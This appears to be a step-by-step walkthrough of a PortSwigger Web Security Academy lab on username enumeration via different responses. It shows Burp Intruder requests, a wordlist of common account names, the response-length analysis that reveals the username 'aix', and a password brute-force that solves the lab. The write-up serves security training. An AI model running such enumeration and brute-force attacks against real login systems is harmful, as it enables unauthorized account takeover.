

Authentication Lab1:

User Enum


- Here, start portswigger and access the authentication lab.

The screenshot shows the PortSwigger Web Security Academy interface. At the top, there's a navigation bar with 'Products', 'Solutions', 'Research', 'Academy', and 'Support'. Below this is a breadcrumb trail: 'Web Security Academy >> Authentication vulnerabilities >> Password-based >> Lab'. The main heading is 'Lab: Username enumeration via different responses'. Below the heading, there's a 'LAB' button and a 'Not solved' status. The description states: 'This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:'. Two wordlists are listed: 'Candidate usernames' and 'Candidate passwords'. A green button labeled 'Access the lab' is at the bottom. On the right, a 'Track your progress' sidebar shows 'Learning materials: 0%', 'Vulnerability labs: 3%', and 'Level progress' for Apprentice (6 of 52), Practitioner (2 of 151), and Expert (1 of 36).


- Click on Access the lab and enter a random user (demo) and password (demo).

The screenshot shows the Web Security Academy login page for the 'Username enumeration via different responses' lab. The page has a 'WebSecurity Academy' logo and a 'LAB Not solved' status. A 'Back to lab description' link is present. The login form has two fields: 'Username' with the value 'demo' and 'Password' with four dots. A green 'Log in' button is at the bottom. The page also has a 'Home | My account' link at the bottom right.

- Boom, here you see a message pop.



- Here, you can also see the request and response in burp.



- Now it's time to find a user for that a list of usernames is given.

Authentication lab usernames

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```
carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
academico
accesso
access
accounting
accounts
acid
activestat
ad
adam
adkit
admin
administracion
```



Track your progress

Learning materials: [View all](#)

0%

Vulnerability labs: [View all](#)

3%

Level progress:

6 of 52	2 of 151	1 of 36
Apprentice	Practitioner	Expert

Your level:

NEWBIE

Solve 46 more labs to become an apprentice.

See where you rank on our Hall of Fame >>

Authentication lab usernames

☐ Mark as complete

In this topic

- Now, send a request to the intruder tab of the burp suite and select a username (demo).

Positions Payloads Resource Pool Options

1 Choose an attack type

Attack type: Sniper

Start attack

2 Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

1 POST /login HTTP/2

2 Host: 0a0600a203032faac2bdb16e009500e5.web-security-academy.net

3 Cookie: session=QVlHhRuXANQWkQpihJQhQhXl7M

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 27

10 Origin: https://0a0600a203032faac2bdb16e009500e5.web-security-academy.net

11 Referer: https://0a0600a203032faac2bdb16e009500e5.web-security-academy.net/login

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Te: trailers

18

19 username=demo&password=test

0 matches Clear

- Now, paste all the usernames in payload section.

Positions

Payloads

Resource Pool

Options

1

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 101

Payload type: Simple list

Request count: 101

2

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ...

carlos

root

admin

test

guest

info

adm

mysql

Enter a new item

3

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

4

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters:

!<>?&*~'(){}"#

- Then, start the attack. Here, you found the username (aix) by analyzing the responses.

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
47	aix	200			2994	
0		200			2992	
1	carlos	200			2992	
2	root	200			2992	
3	admin	200			2992	
4	test	200			2992	
5	guest	200			2992	
6	info	200			2992	
7	adm	200			2992	
8	mysql	200			2992	
9	user	200			2992	
10	administrator	200			2992	
11	oracle	200			2992	
12	ftp	200			2992	
13	pi	200			2992	
14	puppet	200			2992	

Request

Response

Pretty

Raw

Hex

1

POST /login HTTP/2

2

Host: 0a0900a203032faac2bd16e009500e5.web-security-academy.net

3

Cookie: session=KZvli-HRuXANSGw4p1oJqoqHfX17W

4

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 26

10

Origin: https://0a0900a203032faac2bd16e009500e5.web-security-academy.net

11

Referer: https://0a0900a203032faac2bd16e009500e5.web-security-academy.net/login

12

Upgrade-Insecure-Requests: 1

13

Sec-Fetch-Dest: document

14

Sec-Fetch-Mode: navigate

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-User: ?1

17

Te: trailers

18

Connection: close

19

20

username=aix&password=test

0 matches

- Send the request in the repeater and analyze the response.

The screenshot shows a web security tool interface. On the left, the 'Request' tab is active, displaying an HTTP POST request to `/login HTTP/2`. The request body contains `username=test` and `password=test`. On the right, the 'Response' tab is active, showing an HTML response from `https://0a0600a203032faac2bdb16e009500e5.web-security-academy.net`. The response contains a login form and a message `Incorrect password` highlighted in red. The 'Inspector' panel on the far right shows the selected text 'Incorrect password'.

- Now, it's time to find out the password by brute forcing through the password list.

The screenshot shows a brute force tool interface. At the top, there's a 'Results' tab with a table of requests. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The first row shows a request with payload 'computer' and status 200. Below the table, the 'Request' and 'Response' tabs are active. The 'Request' tab shows an HTTP POST request to `/login HTTP/2` with a body containing `username=test` and `password=computer`. The 'Response' tab shows an HTML response from `https://0a0600a203032faac2bdb16e009500e5.web-security-academy.net` with a status code of 400 and a message `Incorrect password` highlighted in red.

- Finally, you achieve your goal.



Username enumeration via different responses

[Back to lab description >>](#)



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: aix

Your email is: aix@aix.net

Email

[Update email](#)